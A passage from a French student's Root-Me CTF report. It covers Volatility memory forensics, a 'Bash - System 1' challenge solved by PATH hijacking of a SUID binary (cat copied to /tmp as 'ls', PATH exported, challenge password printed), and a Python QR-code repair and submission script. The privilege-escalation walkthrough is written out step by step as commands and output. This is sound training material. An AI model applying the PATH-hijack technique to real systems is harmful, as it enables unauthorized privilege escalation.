Je me suis posé la question comment je peux ouvrir ce fichier car c'est la première fois que je travaille avec un fichier en .dmp. Je découvre le logiciel d'analyse de forensique que rootme conseille d'utiliser appelé Volatility. Ce logiciel est un outil qui me permet de faire un analyse forensique de la mémoire Windows.

Cependant, Volatility est déjà inclus dans Kali donc pas besoin de l'installé.

Je copie ch2.dmp dans le répertoire /tmp de Kali. Dans le répertoire /tmp, j'exécute la commande suivante pour obtenir des informations sur l'image mémoire :

```
root@kali:/tmp# volatility -f ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/tmp/ch2.dmp)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82929be8L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0x8292ac00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2013-01-12 16:59:18 UTC+0000
     Image local date and time : 2013-01-12 17:59:18 +0100
```

Cela vous donne un résumé des informations sur l'image mémoire, y compris le profil suggéré par Volatility. Je note que le profil car il peut etre important pour extraire correctement les données du fichier de vidage mémoire.

À partir du profil suggéré (Suggested Profile(s)), on peut choisir n'importe lequel et essayer de l'utiliser pour analyser ch2.dmp. Dans mon cas Jai pris Win7SP1x86.

Ici, l'option envars signifie que nous consultons les variables d'environnement de tous les processus. On peut rechercher d'autres options selon nos besoins.

Volatility fournira alors des informations sur les variables d'environnement des processus dans le fichier ch2.dmp.

J'exécute la commande suivante pour analyser ch2.dmp avec le profil Win7SP1x86 :

```
root@kali:/tmp# volatility -f ch2.dmp --profile=Win7SP1x86 envars
Volatility Foundation Volatility Framework 2.6
Pid      Process              Block      Variable                       Value
-------- -------------------- ---------- ------------------------------ -----
     308 smss.exe             0x003b07f0 Path                           C:\Windows\System32
     308 smss.exe             0x003b07f0 SystemDrive                    C:
     308 smss.exe             0x003b07f0 SystemRoot                     C:\Windows
     404 csrss.exe            0x001c07f0 ComSpec                        C:\Windows\system32\cmd.exe
     404 csrss.exe            0x001c07f0 FP_NO_HOST_CHECK               NO
     404 csrss.exe            0x001c07f0 NUMBER_OF_PROCESSORS           1
     404 csrss.exe            0x001c07f0 OS                             Windows_NT
     404 csrss.exe            0x001c07f0 Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
     404 csrss.exe            0x001c07f0
PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     404 csrss.exe            0x001c07f0 PROCESSOR_ARCHITECTURE         x86
     404 csrss.exe            0x001c07f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 23 Stepping 6,
GenuineIntel
     404 csrss.exe            0x001c07f0 PROCESSOR_LEVEL                6
     404 csrss.exe            0x001c07f0 PROCESSOR_REVISION             1706
     404 csrss.exe            0x001c07f0 PSModulePath
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
     404 csrss.exe            0x001c07f0 SystemDrive                    C:
     404 csrss.exe            0x001c07f0 SystemRoot                     C:\Windows
     404 csrss.exe            0x001c07f0 TEMP                           C:\Windows\TEMP
     404 csrss.exe            0x001c07f0 TMP                            C:\Windows\TEMP
     404 csrss.exe            0x001c07f0 USERNAME                       SYSTEM
     404 csrss.exe            0x001c07f0 windir                         C:\Windows
     468 csrss.exe            0x004307f0 ComSpec                        C:\Windows\system32\cmd.exe
     468 csrss.exe            0x004307f0 FP_NO_HOST_CHECK               NO
     468 csrss.exe            0x004307f0 NUMBER_OF_PROCESSORS           1
     468 csrss.exe            0x004307f0 OS                             Windows_NT
     468 csrss.exe            0x004307f0 Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
     468 csrss.exe            0x004307f0
PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     468 csrss.exe            0x004307f0 PROCESSOR_ARCHITECTURE         x86
     468 csrss.exe            0x004307f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 23 Stepping 6,
GenuineIntel
     468 csrss.exe            0x004307f0 PROCESSOR_LEVEL                6
     468 csrss.exe            0x004307f0 PROCESSOR_REVISION             1706
     468 csrss.exe            0x004307f0 PSModulePath
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
     468 csrss.exe            0x004307f0 SystemDrive                    C:
     468 csrss.exe            0x004307f0 SystemRoot                     C:\Windows
     468 csrss.exe            0x004307f0 TEMP                           C:\Windows\TEMP
     468 csrss.exe            0x004307f0 TMP                            C:\Windows\TEMP
     468 csrss.exe            0x004307f0 USERNAME                       SYSTEM
     468 csrss.exe            0x004307f0 windir                         C:\Windows
     560 services.exe         0x001207f0 ALLUSERSPROFILE                C:\ProgramData
     560 services.exe         0x001207f0 CommonProgramFiles             C:\Program Files\Common Files
     560 services.exe         0x001207f0 COMPUTERNAME                   WIN-ETSA91RKCFP
     560 services.exe         0x001207f0 ComSpec                        C:\Windows\system32\cmd.exe
     560 services.exe         0x001207f0 FP_NO_HOST_CHECK               NO
     560 services.exe         0x001207f0 NUMBER_OF_PROCESSORS           1
     560 services.exe         0x001207f0 OS                             Windows_NT
     560 services.exe         0x001207f0 Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\
     560 services.exe         0x001207f0
PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     560 services.exe         0x001207f0 PROCESSOR_ARCHITECTURE         x86
     560 services.exe         0x001207f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 23 Stepping 6,
GenuineIntel
```

À partir des informations retournées, nous pouvons trouver une variable appelé COMPUTERNAME, dont la valeur est le nom de la station de travail qui est le flag. Cela complète le défi.

4. App - Script

4.1. Bash - System 1

Ici je vais montrer mes commande utilisé, les fonctionnalité des commandes et aussi mon logique pour arriver jusqu'au bout

J'ai réussi à me connecter à la machine cible en ssh avec ce commande et mot de passe fourni par rootme.

ssh -p 2222 app-script-ch11@challenge02.root-me.org

Tout d'abord, j'ai vérifié mon répertoire actuel en utilisant la commande suivante :

app-script-ch11@challenge02:~$ **pwd**

/challenge/app-script/ch11

En explorant le répertoire, j'ai repéré un script exécutable ch11 avec des permissions SUID, un fichier source C en lecture seule ch11.c, et aussi un fichier caché non lisible .passwd. Voici ce que j'ai trouvé :

On peut deviner que le but est de voir le contenu de. passwd d'une manière ou d'une autre

app-script-ch11@challenge02:~$ **ls -la**

total 24

dr-xr-x---	2	app-script-ch11-cracked	app-script-ch11	4096	Aug 11	2015	./
drwxr-xr-x	17	root	root	4096	Mar 17	2018	../
-r--r-----	1	app-script-ch11-cracked	app-script-ch11-cracked	14	Feb 8	2012	.passwd
-r-sr-x---	1	app-script-ch11-cracked	app-script-ch11	7160	Aug 11	2015	ch11*
-r--r-----	1	app-script-ch11	app-script-ch11	153	Aug 11	2015	ch11.c

J'ai jeté un coup d'œil au code source du script ch11.c, qui utilise la commande système "ls". Le voici :

app-script-ch11@challenge02:~$ **nano ch11.c**

```
#include <stdlib.h>

#include <stdio.h>

/* gcc -m32 -o ch11 ch11.c */

int main(void)
```

```
{
        system("ls /challenge/app-script/ch11/.passwd");
        return 0;
}
```

J'ai essayé de compiler avec gcc, mais je n'avais pas eu la permission dans mon répertoire actuel.

app-script-ch11@challenge02:~$ gcc -m32 -o ch11 ch11.c

Cannot create temporary file in ./: Permission denied

Aborted

J'exécute directement le script ch11 et on pourra savoir grâce à sa sortie qu'il est compilé à partir de ch11.c

Voici ce qu'on sais

- Ce script dispose des restrictions et son propriétaire est app-script-ch11-cracked
- Comme nous le savons auparavant, le fichier. passwd a également le même propriétaire et n'est lisible que par le propriétaire.
- Il est donc clair ici que le but est d'utiliser la fonctionnalité SUID du script ch11 pour extraire et visualiser le fichier .passwd

app-script-ch11@challenge02:~$ ./ch11

/challenge/app-script/ch11/.passwd

Au début je penser que vu que c'est le tout premier niveau de App – Script ca aller être facile.

Je modifié ch11.c, en la changeant en le ls en cat "cat /challenge/app-script/ch11/.passwd", puis recompilez-la et exécutez-la pour atteindre l'objectif

Mais le problème est que ch11 est en lecture seule, du coup mon premier reflex était d'essayer de trouver un moyen d'escalation de privilèges pour enfin éditer ch11.c

Mais avec un peu de recherche, la solution à ce problème n'est pas de modifier le code dans ch11.c mais de modifier carrément la fonctionnalité de la commande "ls"

Pour faire simple, on va faire croire à ch11 qu'il exécute ls, mais en fait il exécute cat

---

Je me rappelle que lorsque Linux exécute une commande bash, il recherche le script du même nom dans la variable d'environnement PATH qui est dans /bin par défaut.

Je vérifie ici le contenu de la variable d'environnement actuelle PATH

app-script-ch11@challenge02:/tmp/nicorab$ echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/opt/tools/checksec/

Notre but est de déguiser la commande cat en ls, mais comme nous n'avons pas les autorisations d'écriture sur le répertoire /bin, nous ne pouvons pas opérer directement ici.

Mais comme nous disposons des autorisations de lecture, nous pouvons copier vers d'autres répertoires où on dispose autorisations d'écriture.

app-script-ch11@challenge02 :~$ **cd /bin**

app-script-ch11@challenge02:/bin$ **ls -la | grep -w 'ls'**

-rwxr-xr-x 1 root root 108708 10 march 2016 ls*

app-script-ch11@challenge02:/bin$ **ls -la | grep -w 'cat'**

-rwxr-xr-x 1 root root 46884 10 march 2016 cat*

Du coup on va utiliser la répertoire temporaire pour faire nos manipulations /tmp. Je vérifie-le d'abord et il a l'autorisation d'écriture.

app-script-ch11@challenge02:/bin$ **cd /**

app-script-ch11@challenge02:/$ **ls -la | grep -w 'tmp'**

drwxrwx-wt 20 root root 2166784 30 december 13h40 tmp/

Cependant, comme nous n'avons pas d'autorisation de lecture sur le répertoire /tmp, donc pour facilité des choses. Je crée un sous-répertoire nicorab sous le répertoire /tmp et définissez tous l'autorisation 777.

app-script-ch11@challenge02:/$ **cd /tmp**

app-script-ch11@challenge02:/tmp$ **mkdir nicorab**

app-script-ch11@challenge02:/tmp$ **chmod 777 nicorab**

app-script-ch11@challenge02:/tmp$ **cd nicorab**

Je copie le script /bin/cat dans le répertoire /tmp/nicorab et renommer-le en ls. Le déguisement est maintenant terminé.

app-script-ch11@challenge02:/tmp/nicorab$ **cp /bin/cat .**

app-script-ch11@challenge02:/tmp/nicorab$ **mv cat ls**

app-script-ch11@challenge02:/tmp/nicorab$ **ls -ls**

total 2172

drwxrwxrwx 2 app-script-ch11 app-script-ch11 4096 30 december 13:41 ./

drwxrwx-wt 21 root root 2166784 30 december 13:41 ../

-rwxr-x--- 1 app-script-ch11 app-script-ch11 46884 30 december 13:41 ls*

Comme mentionné précédemment, lorsque Linux exécute la commande bash, il recherche le script du même nom dans la variable d'environnement PATH.

Du coup je fais en sorte que Linux recherche les scripts de commande dans le répertoire /**tmp/nicorab** avec ce commande :

app-script-ch11@challenge02:/tmp/exp$ **export PATH=/tmp/nicorab**

app-script-ch11@challenge02:/tmp/exp$ **echo $PATH**

/tmp/nicorab

Après avoir ajouté mon répertoire à la variable d'environnement PATH, l'exécution de la commande ls dans le répertoire courant ne fonctionne plus.

La raison est que **ls** est l'alias abrégé de la commande **cat**, donc elle ne prendra pas effet.

app-script-ch11@challenge02:/tmp/nicorab$ **ls -la**

ls : unrecongized option '--color=auto'

Try 'ls --help' for more information.

Enfin, je cd dans le répertoire où se trouve le script et lancé

Finalement, nous avons obtenu le mot de passe et terminé le défi

app-script-ch11@challenge02$ **./ch11**

!oPe96a/.s8d5

Avant de trouver la solution, j'ai aussi essayé d'autres choses mais qui non pas fonctionné mais qui ma permet d’apprendre de mes erreurs. Voici mes tentatives :

1. Copiez ch11.c dans le répertoire /tmp, puis accordez-vous des autorisations d'écriture sur ch11.c via chmod

2. Utilisez nano pour changer le ls de la commande système en cat et recompilez avec gcc dans le répertoire /tmp pour obtenir le nouveau script ch11.

3. Donnez au script ch11 l'autorisation SUID via chmod u+s, exécutez le script ch11 et obtenez enfin une erreur Autorisation refusée et ne peut pas continuer.

Je me suis dit pourquoi je ne peux pas élever mes privilèges en faisant cela ? En fait, il suffit de regarder le propriétaire du script ch11 compilé par gcc dans le répertoire /tmp :

• Le propriétaire du script ch11 nouvellement compilé est l'utilisateur actuel app-script-ch11.

• Le propriétaire du script ch11 initialement dans le répertoire de app-script-ch11 est app-script-ch11-cracked.

En d'autres termes, le bit SUID du script ch11 nouvellement compilé est toujours app-script-ch11 lui-même. Il n'y a aucun moyen d'utiliser les caractéristiques de SUID pour élever les privilèges à app-script-ch11-cracked pendant l'exécution du script.

5. Programming

5.1. Quick Response Code

Analyse du défi :

Ce challenge est similaire à "CAPTCHA me if you can", car elle utilise également la reconnaissance d'image, mais elle est plus simple. Cette fois-ci, il s'agit de reconnaître un code QR, et le temps limite pour la reconnaissance est augmenté à 6 secondes.

En actualisant plusieurs fois la page, on peut constater que le code QR fourni par la question est endommagé, mais les parties manquantes sont certainement les trois éléments en forme de carré situés dans le coin supérieur gauche, supérieur droit et inférieur gauche du code QR.


Ces trois carré (2 noirs 1 blanc) sont indispensables à tous les codes QR, ils sont utilisés pour la localisation lors du balayage.

Analyse du code QR :

En téléchargeant un code QR quelconque et en ajoutant des lignes auxiliaires pour l'analyser, on peut obtenir plusieurs informations :

- Largeur et hauteur du code QR : 300x300.
- Chaque gros pixel du code QR est en fait constitué de 9x9 pixels atomiques.
- La distance du code QR par rapport aux bords est de deux gros pixels, soit une distance de 18 pixels atomiques.
- La taille externe du motif en forme de carré est de 7x7 gros pixels, et la taille interne est de 3x3 gros pixels, avec un vide d'un gros pixel


En termes de pixels, les coordonnées des coins supérieurs gauche des trois elements manquants en forme de carré sont respectivement (18, 18), (18, 216) et (216, 18).




Réparation du code QR :

En connaissant ces informations, il est possible de réparer le code QR :

- En partant des coordonnées (18, 18), (18, 216) et (216, 18) vers la droite, vers le bas et vers la gauche à partir de ces trois points, on va dessiner un rectangle noir respectivement, avec une taille de 7x7 gros pixels (bague extérieur).
- On va ajouter un gros pixel blanc à ces trois points de et dessiner respectivement un rectangle blanc avec une taille de 5x5 gros pixels (zone creuse).
- Dessiner respectivement un rectangle noir avec une taille de 3x3 gros pixels (noyau).



Une fois la réparation terminée, j'essaye de scanner le code QR avec mon téléphone portable et on peut identifier avec succès le contenu du code QR :



Explication du Code :

Ce code est écrit en Python 3.5.2.

Pour l'être plus convivial pour un rapport, je n'expliquer pas ligne par ligne mais plutôt expliquer ce que font les fonctions.

Fonction main() :Point d'entrée du script. Il gère le flux général du programme.

```
def main() :

    print('Init cookies ...')
    init_cookies()

    print('Get QR-Code image datas ...')
    image_byte = download_image()

    print('Fix QR-Code image ...')
    qrcode_path = fix_image(image_byte)

    print('Recognize ...')
    key = recognize(qrcode_path)
    print(' => %s' % key)

    print('Sumbit key ...')
    password = submit(key)
    print(' => %s' % password)


    # Afficher des images (non obligatoire, juste pour faciliter la visualisation des codes QR)

    print('Show Image ...')
    image = Image.open(qrcode_path)
    image.show()
    os.remove(qrcode_path)
```

Fonction init_cookies() :Initialise les cookies en utilisant un gestionnaire de cookie HTTP.

```
def init_cookies() :
    """
Initialiser les cookies:
Extrayez les paramètres des cookies liés à ROOTME_URL du navigateur du PC (vous devez vous connecter manuellement au navigateur et
ouvrir ROOTME_URL une fois)

    """

    cj = http.cookiejar.CookieJar()
    opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))
    urllib.request.install_opener(opener)
    return
```

Fonction download_image() : Télécharge l'image du code QR à partir de la page du défi.

```
def download_image() :
    """
   Téléchargez l'image du code QR depuis la page du défi

    Returns:
        Données d'image du code QR (octets)
    """

    lines = urllib.request.urlopen(ROOTME_URL).readlines()
    html = lines[0].decode(CHARSET)

    Extrayez les données d'image Base64 du code de la page, le format est: ....
    pattern = re.compile(r'base64,([^"]+)')
    mth = pattern.search(html)
    image_data = mth.group(1)
    image_byte = base64.b64decode(image_data)    # Base64 décodé en octets
    return image_byte
```

Fonction fix_image(image_byte) : Répare l'image du code QR en complétant les coins manquants avec les carré de QR code.

```
def fix_image(image_byte) :
    """
    Réparation d'image : Complétez le motif « retour » dans les trois coins du QR code

    Args:
        image_byte: données d'image du code QR (octets)

    Returns:
        Le chemin de stockage temporaire de l'image du code QR réparée
    """

    image = Image.open(BytesIO(image_byte))
    draw = ImageDraw.Draw(image)

    w = 9      # Chaque grand pixel du code QR est composé de 9x9 pixels
    w2 = w * 2
    w5 = w * 5
    w6 = w * 6
    w7 = w * 7
    for x, y in [(18, 18), (18, 216), (216, 18)] :
        draw.rectangle([(x, y), (x + w7, y + w7)], fill = BLACK)           # dessiner bague extérieure
        draw.rectangle([(x + w, y + w), (x + w6, y + w6)], fill = WHITE)   # dessiner zone creuse
        draw.rectangle([(x + w2, y + w2), (x + w5, y + w5)], fill = BLACK) # dessiner noyau

    TMP_QRCODE_PATH = './tmp_qrcode.png'
    image.save(TMP_QRCODE_PATH, format='PNG')
    return TMP_QRCODE_PATH
```

Fonction submit(key) : Soumet la clé extraite du code QR à la page du défi et récupère le mot de passe du CTF (Capture The Flag) en cas de succès.

```
def submit(key) :
    """
    Soumettez la valeur clé dans le contenu du code QR

    Args:
        key: valeur clé dans le contenu du code QR

    Returns:
        S'il n'y a pas de délai d'attente et que la valeur de la clé est correcte, le mot de passe CTF est renvoyé.
    """

    params = urllib.parse.urlencode({ 'metu' : key })
    post_data = bytes(params, CHARSET)
    lines = urllib.request.urlopen(ROOTME_URL, post_data).readlines()
    html = lines[0].decode(CHARSET)

    mth = re.match(r'.*?Congratz, le flag est (\w+).*$', html)
    password = ('Success: %s' % mth.group(1)) if mth else 'Error or Timeout'
    return password
```

6. Conclusion

6.1. Conclusion

Ce SAE a été une expérience très enrichissante. Chaque défi unique a mis à l'épreuve mes compétences en cybersécurité acquises à l'université et personnelle.

Résoudre ces défis a couvert divers domaines tels que l'analyse de scripts malveillants, l'exploitation de vulnérabilités et la résolution de problèmes de programmation. Ce SAE souligne l'importance de l'apprentissage autonome et pratique en cybersécurité, avec chaque défi offrant une opportunité d'apprendre de nouvelles techniques d'attaques et d'améliorer mes compétences en CTF et de la cybersécurité en general.

J'ai présenté davantage de défis liés au Web parce que j'ai pris beaucoup de plaisir à les réaliser. De plus, j'avais l'impression qu'ils étaient les plus amusants à l'expliquer et aussi car les sites web sont omniprésents dans notre quotidien et jouent un rôle très important dans la cybersécurité.

Dans l'ensemble, cette expérience a renforcé ma passion pour la cybersécurité en me confrontant à des défis stimulants. Elle a également fait face à une approche autodisciplinaire pour résoudre les problèmes tout seul.

J'ai super hâte d'avoir plus des SAE similaire celui-ci à l'avenir.